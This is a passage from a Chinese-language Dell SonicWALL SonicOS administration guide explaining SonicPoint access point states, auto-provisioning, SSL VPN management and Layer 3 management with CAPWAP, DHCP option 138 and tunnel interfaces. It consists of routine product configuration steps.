SonicPoint N、SonicPoint NDR 和 SonicPoint AC 设备在以下状态下可发挥作用并报告这些状态（在以下列出的所有状态中，SonicPoint 指的是 SonicPoint N、SonicPoint NDR 和 SonicPoint AC 设备）：

- **正在初始化** – SonicPoint 在进入运行模式之前启动并通过 SDP 通告自身时的状态。
- **可操作** – SonicPoint 与 SonicOS 设备对等且其配置生效后，将进入运行状态，此时针对客户端处于就绪状态。
- **控制** – 如果 SonicPoint 配置需要更新，SonicOS 设备将参与 SSPP 信道以更新 SonicPoint。在此简单的过程中，它进入设置状态。
- **安全模式** – 通过按重置按钮可进入安全模式，也可从 SonicOS 对等设备进入。将 SonicPoint 置于安全模式会使其配置返回到默认状态，并禁用无线和 SDP。然后必须重启 SonicPoint 才能进入功能状态。
- **无响应** – 如果 SonicOS 设备与之前的对等 SonicPoint 中断通信，它会将其状态报告为无响应。它将一直保持这种状态，除非通信恢复或从 SonicOS 设备的表中删除了 SonicPoint。
- **正在更新固件** – 如果 SonicOS 设备检测到有可用于 SonicPoint 的固件更新，它将使用 SSPP 更新 SonicPoint 的固件。
- **正在下载固件** – Dell SonicWALL 设备正在从配置的 URL（可进行自定义）下载新 SonicPoint 固件。
- **下载失败** – Dell SonicWALL 设备无法从配置的 URL 下载 SonicPoint 固件。
- **写固件** – SonicPoint 将新固件写入闪存时，该进度在 SonicOS 管理界面的 SonicPoint 状态字段中将以百分比显示。
- **超出限制** – 默认情况下，最多可将两个 SonicPoint 设备连接到无线区域接口。如果检测到两个以上的设备，超出限制的设备将报告超限状态，且不会进入运行模式。可根据需要减少两个设备的数量。
- **重启** – 固件或配置更新后，SonicPoint 将告知要进行重启，然后将重启。
- **固件失败** – 如果固件更新失败，SonicPoint 将报告故障，然后重启。
- **控制失败** – 在尝试从 SonicOS 设备设置失败的不太可能的情况下，SonicPoint 将报告故障。为了不进入无限循环，可手动重启，手动配置或删除然后重新设置。

SonicPoint 自动设置

主题：

- 第 579 页的自动设置 (SDP & SSPP)
- 第 579 页的启用自动设置

自动设置 (SDP & SSPP)

Dell SonicWALL 发现协议 (SDP) 是一个 2 层协议，由 SonicPoints 和运行 SonicOS 的设备使用。SDP 是通过以下消息自动设置 SonicPoint 设备的基础：

- **广告** – 无对等设备的 SonicPoint 将定期地在启动时发布公告，或通过广播进行广告。广告将包含接收 SonicOS 设备所使用的信息，用于确定 SonicPoint 的状态。之后 SonicOS 设备将报告所有对等 SonicPoints 的状态，并根据需要进行配置。
- **发现** – SonicOS 设备将定期发送发现请求广播，以得到来自 L2 连接的 SonicPoint 设备的响应。
- **配置指令** – 自 SonicOS 设备到特定 SonicPoint 的单播信息，用于建立设置的加密密钥，并为进入配置模式设置参数。
- **配置确认** – 自 SonicPoint 到其对等 SonicOS 设备的单播消息，用于确认配置指令。
- **保持连接** – 自 SonicPoint 到其对等 SonicOS 设备的单播消息，用于验证 SonicPoint 的状态。

如果通过 SDP 交换，SonicOS 设备确定 SonicPoint 需要设置或配置更新（例如计算校验和不匹配或当固件更新可用时），配置指令将参与 3DES 加密的、基于可靠 TCP 的 SonicWALL 简单设置协议 (SSPP) 信道。然后 SonicOS 设备会将更新通过该信道发送给 SonicPoint，之后 SonicPoint 将使用更新的配置重启。SonicPoint 将提供状态信息，在整个发现和设置过程中可在 SonicOS 设备上查看该信息。

启用自动设置

可启用 SonicPoint 自动设置以自动设置以下无线 SonicPoint 设置配置文件：

- SonicPoint
- SonicPoint N
- SonicPoint NDR
- SonicPoint AC

无线 SonicPoint 的初始配置从 SonicPoint 配置文件设置，它与无线 LAN 管理区域相连。设置无线 SonicPoint 后，配置文件将保留没有与任何 SonicPoint 相关联的离线配置模板。因此修改配置文件不会自动对 SonicPoint 进行重新设置。

引入 SonicPoint 自动配置之前，管理员需要手动删除所有 SonicPoints，然后将新 SonicPoints 与配置文件同步，该步骤比较费时。为简化配置并缩减管理开销，SonicPoint 引入了自动设置功能。

网络 > 区域 > 配置 > 无线配置对话框中提供了用于启用对每个 SonicPoint 设置配置文件进行自动设置的复选框。请参见第 338 页的配置 WLAN 区域。默认情况下未选中 SonicPoint 设置配置文件的复选框，不启用自动设置。

如果选中设置配置文件的复选框并更改该配置文件，则链接至该配置文件的所有 SonicPoints 都将重新设置并重启到新的运行状态。

主题：

- 第 580 页的启用 WLAN 区域的 SonicPoint 自动设置
- 第 580 页的 SonicPoint 的远程 MAC 访问控制

启用 WLAN 区域的 SonicPoint 自动设置

如需启用 *SonicPoint* 自动设置，请执行以下操作：

1 转至**网络 > 区域**。

2 单击 WLAN（或任何其他无线）SonicPoint 配置文件的**编辑**图标。显示**编辑区域**窗口。

3 选择**无线**选项卡。



4 在 **SonicPoint 设置**下，为想要自动设置的每个 SonicPoint 设置配置文件选择**自动规范**。

5 单击**确定**。

SonicPoint 的远程 MAC 访问控制

重要：您不能在启用 IEEE 802.11i EAP 的同时启用远程 MAC 地址访问控制选项。如果您尝试在启用 IEEE 802.11i EAP 的同时启用远程 MAC 地址访问控制选项，将收到以下错误消息：

```
Remote MAC address access control can not be set
when IEEE 802.11i EAP is enabled.
```

注：VAP 也支持远程 MAC 访问控制。请参见第 687 页的VAP 远程 MAC 访问控制。

您可以强制在远程 Radius 服务器实施基于 MAC 身份验证策略的无线电无线访问控制。如需针对以下设备的操作过程：

- SonicPoint NDR 或 SonicPoint AC，请参见第 617 页的远程 MAC 地址访问控制设置。
- SonicPoint N，请参见第 637 页的远程 MAC 地址访问控制设置。

SonicPoint 诊断增强

SonicPoint 可控制关键的运行时数据，并将其保存到全局 SonicPoint 对等列表的持久存储区中。如果 SonicPoint 遇到故障，诊断增强功能将允许防火墙管理设备在 SonicPoint 重启时检索日志数据。之后将把该日志数据合并到技术支持报告 (TSR) 中。如需 TSR 的更多信息，请参见第 215 页的技术支持报告。

如需启用 *SonicPoint-N* 诊断增强功能，请按照以下列出的步骤执行：

1 转至**系统 > 诊断**页面。

2 选择**技术支持报告**部分的 **SonicPointN 诊断**复选框。


3 单击**接受**。通过单击**下载报告**按钮，可生成一个 TSR，其信息可用于 SonicPoint-N 诊断。

注：要检索最新 SonicPoint-N 诊断，您可能需要将 SonicPoint 和 SonicWALL 管理设备重新同步至最新 SonicPoint 固件。

通过 SSL VPN 的 SonicPoint 管理

作为 SonicWALL 高级管理协议 (SAMP) 集的一部分，SonicWALL 基于 SSL VPN 的管理协议 (SSMP) 采用 SonicWALL SSL VPN 解决方案提供远程 SonicPoint N 管理。SonicPoint N 有集成 NetExtender 客户端，支持 SSL VPN 远程访问，如图 25 所示。

图 25. 带有集成 NetExtender 的 SonicPoint N



将 SonicPoint 用作管理的桥接，与防火墙配合使用，作为一种安全的无线解决方案。SonicPoint 由 SonicWALL 网关进行集中配置和管理。SonicPoint 从防火墙检索最新固件和配置信息，并对自身自动进行配置。

SAMP 在第 3 层管理 SonicPoint，而 SSMP 提供通过 SSL VPN 运行 SonicPoint 管理协议的功能。

主题：

- 第 581 页的配置通过 SSL VPN 的 SonicPoint 管理
- 第 587 页的 SonicPoint 三层管理

配置通过 SSL VPN 的 SonicPoint 管理

主题：

- 第 582 页的创建 WLAN 隧道接口
- 第 583 页的配置 SSL VPN 设置
- 第 585 页的为 SSL VPN 客户端创建用户
- 第 586 页的 SonicPoint 流量路由

- 第 586 页的设置到 SonicPoint 的 SSL VPN 服务器信息
- 第 587 页的建立到远程网络的 SSL VPN 隧道

创建 WLAN 隧道接口

创建 *WLAN* 隧道接口的步骤如下：

1 转到**网络 > 接口**页面。

2 根据您的设备，**接口设置**表下面，可能是以下两种之一：

- **添加接口**下拉菜单：



- **添加 WLAN 隧道接口**按钮。



通过以下两种方式之一显示**添加 WLAN 隧道接口**对话框：

- 从下拉菜单中选择 **WLAN 隧道接口**。
- 单击**添加 WLAN 隧道接口**按钮。



3 将**区域**字段设置为 **WLAN**。将显示更多选项。



4 在**隧道 Id** 字段中指定隧道 ID。默认值为 **0**。

5 将**隧道源接口**字段设置为用于 SSL VPN 隧道的接口（如 X2）。


6 根据需要配置其它字段和选项。必须在 **IP 地址**字段中输入 IP 地址。默认值为 **0.0.0.0**。

7 单击**确定**。


配置 SSL VPN 设置

配置 *SSL VPN* 设置的步骤如下：

1 请转到 **SSL VPN > 客户端设置**页面。



2 在**默认设备配置文件**部分中，单击 SonicPoint 的默认设备配置文件的**配置**图标。随即显示**编辑设备配置文件**对话框。



注：**默认设备配置文件**的**名称**和**说明**不能更改。

3 对于此配置文件的区域绑定，从**区域 IP V4** 下拉菜单中选择 **SSLVPN**。

4 在**网络地址 IP V4** 下拉菜单中，选择：

- 您需要的网络。
- 您之前创建的 IPv4 NetExtender 地址对象。
- **创建新网络**以创建一个新网络对象，然后选中它。

5 从**区域 IP V6** 下拉菜单中选择 **SSLVPN** 或自定义区域。这是此配置文件的区域绑定。

6 从**网络地址 IP V6** 下拉菜单中，选择您创建的 IPv6 NetExtender 地址对象。

7 单击**客户端路由**选项卡。



8 **客户端路由**选项卡允许控制 SSL VPN 用户的网络访问许可。如需配置此功能的信息，请参见第 1088 页的配置客户端路由选项卡。

9 如需配置 NetExtender 客户端设置，请选择**客户端设置**选项卡。如需操作过程的信息，请参见第 1090 页的配置客户端设置选项卡。

10 单击**确定**。

为 SSL VPN 客户端创建用户

注：如需配置本地用户设置的完整描述，请参见第 1255 页的配置本地用户设置。

为 *SSL VPN* 客户端创建用户的步骤如下：

1 转至**用户 > 本地用户**页面。




2 单击**添加用户**按钮，或您想要编辑的用户对应的**编辑**图标。将显示**添加/编辑用户**对话框。



3 根据需要配置用户设置。

4 单击**群组**选项卡。



5 从**用户群组**列表中，添加 **SSL VPN 服务**到**隶属于**列表。

6 单击 **VPN 访问**选项卡。



7 从**网络**列表中，将 WLAN 隧道接口所绑定的接口的子网添加到**访问列表**中。例如，**X2 子网**。

8 单击**确定**。

SonicPoint 流量路由

除 WLAN 隧道接口的子网路由（X2 子网）外，还可以在 **SSL VPN 编辑设备**对话框的**客户端路由**选项卡下添加其它路由。

添加其它路由使远程无线客户端能够通过 SonicPoint 和 SonicOS 的 SSL VPN 隧道访问内部网络。将到其它目的地的流量路由到本地 SonicPoint 上，而不会经由隧道贯穿 SonicOS 端。

设置到 SonicPoint 的 SSL VPN 服务器信息

可以在“SonicPoint”>“SonicPoints”>“添加 SonicPoint ... 配置文件”对话框上设置到 SonicPoint 的 SSL VPN 服务器信息。如需更多信息：

- SonicPoint ACe/ACi/N2，请参见第 608 页的 L3 SSL VPN 隧道设置。
- SonicPoint N，请参见第 627 页的 L3 SSL VPN 隧道设置。

建立到远程网络的 SSL VPN 隧道

如果远程网络站点支持 DHCP，请将 SonicPoint 设置为出厂默认设置，并将其连接到网络。SonicPoint 从 DHCP 自动获取 IP 地址和网关。当出厂默认设置已到位时，会保存 SSL VPN 服务器信息。SonicPoint 获得其 DHCP 租赁之后，它将连接到远程 SonicWALL 网关。

如果远程网络站点不支持 DHCP，请将 SonicPoint 设置为出厂默认设置，并设置网络参数。然后 SonicPoint 会自动连接到远程 SonicWALL 网关。

SonicPoint 三层管理

本节介绍 SonicOS 三层管理功能。

主题：

- 第 587 页的什么是 SonicPoint 三层管理？
- 第 587 页的优点
- 第 587 页的支持的平台
- 第 587 页的三层管理协议
- 第 588 页的 SonicPoint 三层管理的工作方式
- 第 588 页的配置 SonicPoint 三层管理

什么是 SonicPoint 三层管理？

在早期版本中，Dell SonicWALL 安全设备和它管理的 SonicPoint 必须位于相同的二层网络中，这限制了网络（特别是企业网络）的可扩展性。

SonicPoint 三层管理提供了一个无线解决方案，它可以轻松扩展，同时维护集中性 SonicOS 网络安全保护并提供灵活的策略控制。

优点

SonicPoint 三层管理具有以下优点：

- 简化了多个无线网络的管理。可以使用单一 Dell SonicWALL 安全设备管理位于多个地点的 SonicPoint。
- 减少了 NetExtender 许可证和会话的数量。所有远程用户通过单一 NetExtender 进行隧道会话。

支持的平台

所有可提供 SonicPoint 的 Dell SonicWALL 安全设备均支持 SonicPoint 三层管理。

三层管理协议

CAPWAP

控制和设置无线接入点 (CAPWAP) 协议是一个标准的可互操作协议，通过该协议，访问控制器（在此示例中为 Dell SonicWALL 安全设备）可以独立于二层技术管理无线端点集合 (SonicPoints)。CAPWAP 在 RFC 5415 中有相关定义：

http://www.ietf.org/rfc/rfc5415.txt

Dell SonicWALL CAPWAP 支持二层和三层管理。

SAMP

SonicWALL 高级管理协议 (SAMP) 集包含以下三个协议：

- **SonicWALL 基于 DHCP 的发现协议 (SDDP)** - SDDP 使 Dell SonicWALL 安全设备和 SonicPoint 能够通过三层网络自动发现彼此。设备充当 DHCP 服务器，SonicPoint 充当 DHCP 客户端 。设备和 SonicPoint 之间的任何路由器或其他网络设备必须配置为允许 DHCP 延迟。
- **SonicWALL 控制和设置无线接入点 (SCAPWAP)** - SCAPWAP 是 CAPWAP 的 Dell SonicWALL 扩展，它专门为 Dell SonicWALL 产品定制。Dell SonicWALL 网络安全设备网关可以使用 SCAPWAP 独立于二层或三层网络管理 SonicPoint。必须将 Dell SonicWALL 安全设备和 SonicPoint 配置为使用预先共享的密钥或基于公共密钥的证书进行相互身份验证。
- **基于 SonicWALL SSLVPN 的管理协议 (SSMP)** - SSMP 基于 Dell SonicWALL SSL VPN 结构，使用该协议，Dell SonicWALL 安全设备可以通过互联网管理 SonicPoint。在这种情况下，将在设备与 SonicPoint 之间建立单一的 NetExtender SSL VPN 隧道。用户发向设备的所有 SonicPoint 流量都会与此单一 NetExtender 进行隧道会话。

SonicPoint 三层管理的工作方式

SonicPoint 三层管理为本地和远程网络以及小型和大型部署提供了更广泛的无线解决方案，所有解决方案均采用集中式 SonicWALL 网络安全保护和灵活的策略控制。

支持以下三种 SonicPoint 部署情形：

- **本地二层管理** – 在同一二层网络中部署 Dell SonicWALL 网络安全设备及其 SonicPoint 时，将使用现有二层发现协议 SDP 管理接入点。
- **本地三层管理** – 在二层网络边界之外，但与 Dell SonicWALL 安全设备相同的内联网中部署 SonicPoint 时（例如，如果 Dell SonicWALL 安全设备和 SonicPoint 之间存在第三方路由器），可以使用三层管理协议管理接入点。
- **远程三层管理**– 通过互联网云在远程站点部署 SonicPoint 时，可以使用三层管理管理这些远程网络接入点。将在 SonicPoint 与远程 Dell SonicWALL 安全设备之间建立单一的 SSL VPN NetExtender 隧道。每个无线客户端无需安装和启动 NetExtender 即可建立 SSL VPN 隧道。所有无线客户端共享相同的 VPN 隧道。这减少了 Dell SonicWALL 安全设备上所需的 NetExtender 许可证数量。同时也不需要为每个 SonicPoint 建立单独的隧道。

配置 SonicPoint 三层管理


主题：

- 第 588 页的配置基本 SonicPoint 三层管理
- 第 595 页的配置三层管理的 SonicPoint 虚拟接入点
- 第 596 页的通过 IPSec 配置三层管理

配置基本 SonicPoint 三层管理

图 26 显示了一个基本的 SonicPoint 三层管理应用情景。SonicPoint 连接到第三方路由器，后者通过 LAN 区域连接到 Dell SonicWALL 安全设备。

图 26. 基本 SonicPoint 三层管理应用情景



配置 SonicPoint 三层管理需要通过多个 SonicOS UI 页面的配置。因此要配置该情形，可分别按照以下步骤执行：

1 第 589 页的配置访问控制器接口

2 第 591 页的配置 DHCP 服务器

3 第 592 页的配置 DHCP 地址池

4 第 594 页的配置 WLAN 隧道接口

5 第 594 页的添加路由策略


6 第 595 页的配置连接 SonicPoint 的远程路由器

配置访问控制器接口

此过程显示如何配置 X4 接口的访问控制器接口。

如需在 *Dell SonicWALL* 安全设备上配置一个连接到第三方路由器的接口，请执行以下步骤：

1 转至**网络** > **接口**页面。



2 单击 X4 接口的**配置**图标。**编辑接口**对话显示。



3 从**区域**下拉菜单中选择 **LAN**。将显示更多选项。



4 从**模式/ IP 分配**下拉菜单中，选择**静态 IP 模式**。这是默认值。

5 在 **IP 地址**字段，输入接口的 IP 地址。例如，`10.10.10.1`。此时显示默认值 **0.0.0.0**。

6 在**子网掩码**字段，输入接口的子网掩码。例如，**255.255.255.0**（这是默认值）。

7 可以选择在**备注**字段中输入备注。此备注显示在**网络 > 接口**的**接口设置**表的**备注**列中。

8 为此接口选择一种或多种类型的 Web 管理：

- **HTTPS** – 启用通过 HTTPS 协议的 DELL SonicWALL 远程管理。

  提示：如果选中 **HTTPS**，则**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项自动启用。

- **Ping** – 启用通过 Ping 协议的 DELL SonicWALL 远程管理。
- **SNMP** – 启用通过 SNMP 协议的 DELL SonicWALL 远程管理。
- **SSH** – 启用通过 SSH 协议的 DELL SonicWALL 远程管理。

  重要：如果未在此处启用 Web 管理，必须在另一接口上启用 Web 管理。如果您离开该窗口而未启用至少一个 Web 管理协议，将出现一条警告消息。

9 另外，也可以对**用户登录**选择 **HTTPS**，使有管理权限的用户能够登录到 DELL SonicWALL。**添加规则，以启用从 HTTP 到 HTTPS 的重定向**也会自动选中。

注：如果您选择 **HTTP**，**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项变为灰色（不可用）。

10 单击**确定**。

配置 DHCP 服务器

如需为第三方路由器后 *SonicPoint* 的 *IP* 地址 *CAPWAP* 和 *DHCP* 池配置 *DHCP* 选项对象，请执行以下步骤：

1 转至**网络 > DHCP 服务器**页面。



2 单击**高级**按钮。将显示**DHCP 高级设置**对话框。



3 单击**添加选项**。此时会显示**添加 DHCP 选项对象**对话框。



4 在**选项名称**字段中，输入 DHCP 选项对象的描述性名称，如 *CAPWAP addr list*。

5 从**选项编号**下拉菜单中，选择 **138（CAPWAP AC IPv4 地址列表）**。激活**选项数组**复选框，而将**选项类型**下拉菜单设为 **IP 地址**且变灰。

6 选择**选项组**复选框。

7 在**选项值**字段中，输入您在第 589 页的配置访问控制器接口中配置的 X0 接口的 IP 地址。例如，`10.10.10.1`。

8 单击**确定**。新选项对象在 **DHCP 高级设置**对话框的**选项对象**部分中显示。




9 单击**确定**。

配置 DHCP 地址池

为路由器后的 *SonicPoint* 配置 *DHCP* 地址池的步骤如下：

1 转至**网络 > DHCP 服务器**页面的 **DHCPv4 服务器租约范围**表。



2 单击**添加动态**。此时会显示**动态范围设置**对话框。



3 选择**启用此 DHCP 范围**复选框。默认情况下已选中该选项。

4 在**开始范围**和**终止范围**字段中输入相应 IP 地址或值。

5 在**租用时间（分钟数）**字段中输入租用时间。默认为 **1440** 分钟。

6 在**默认网关**字段中输入默认网关 IP 地址。

7 在**子网掩码**字段中输入子网掩码。

8 可以选择在**注释**字段中输入备注。

9 单击**高级**选项卡。



10 在 **DHCP 常规选项群组**菜单中，选择在第 591 页的配置 DHCP 服务器中创建的**DHCP 选项对象**。

11 选择**总发送常规选项**选项。

12 单击**确定**。**DHCPv4 服务器租约范围**表更新。

配置 WLAN 隧道接口

配置 *WLAN* 隧道接口并将其分配给 *X4* 接口的步骤如下：

1 转至**网络 > 接口**页面。

2 从**添加接口**下拉菜单中，选择**隧道接口**。此时会显示**添加隧道接口**对话框。

3 从**区域**菜单中，选择 **WLAN**。这些选项将发生更改。

4 在**隧道 Id** 字段中输入隧道 ID。默认值为 **0**。

5 从**隧道源接口**下拉菜单中，选择接口，如本情形中的 X4。

6 从**模式/ IP 分配**下拉菜单中，选择**静态 IP 模式**。这是默认值。

7 在 **IP 地址**字段，输入 WLAN 隧道接口的 IP 地址。例如，`172.17.31.1`。

8 在**子网掩码**框中，输入子网掩码。默认值为 **255.255.255.0**。

9 从 **SonicPoint 限制**下拉菜单中，选择此接口的 SonicPoint 最大数量。默认值取决于所使用的 SonicPoint 类型。

10 （可选）在**备注**字段，输入描述性备注。此备注显示在**备注**字段中。

11 如果您未在第 589 页的配置访问控制器接口中指定 Web 管理协议，请选择一个或多个管理选项：**HTTPS**、**Ping**、**SNMP**、**SSH**。

> **提示：**如果选中 **HTTPS**，则**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项自动启用。

> **重要：**如果未在此处启用 Web 管理，必须在另一接口上启用 Web 管理。如果您离开该窗口而未启用至少一个 Web 管理协议，将出现一条警告消息。

12 如果您未在第 589 页的配置访问控制器接口中指定登录协议，也可以对**用户登录**选择 **HTTPS**，使有管理权限的用户能够登录到 DELL SonicWALL。**HTTP** 选项变灰（不可用）。

13 如果您未选择 **HTTPS 管理**，而是选择 **HTTPS 用户登录**，要使用户登录从 HTTP 重定向到 HTTPS，请选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**。

14 单击**确定**。**接口设置**表更新。

> **注：**将为无线客户端自动创建默认 DHCP IP 地址池，如 `172.17.31.1/24`。

15 要进行验证，请转至**防火墙 > 访问规则**页面。您应该可以在**访问规则**表中看到一个三层管理选项。

添加路由策略

如需配置路由策略，以将本来发往三层 *SonicPoint* 网络的所有数据包转发到默认网关，请执行以下步骤：

1 转至**网络 > 路由**页面。

2 在**路由策略**表中，单击**添加...**。随即显示**添加路由策略**对话框。

3 从**源**下拉菜单中，选择**任何**。这是默认值。

4 从**目标**下拉菜单中，选择默认网关的地址对象。默认设置为**任何**。

5 在**服务**下拉菜单中，选择一个服务对象。默认设置为**任何**。

6 在**网关**下拉菜单中，选择一个地址对象。默认值为 **0.0.0.0**。

7 从**接口**下拉菜单中，选择一个接口。对于本应用情景，选择 X4。

8 在**度量值**字段中，输入 1。最小值为 1，最大值为 254，默认值为 **1**。

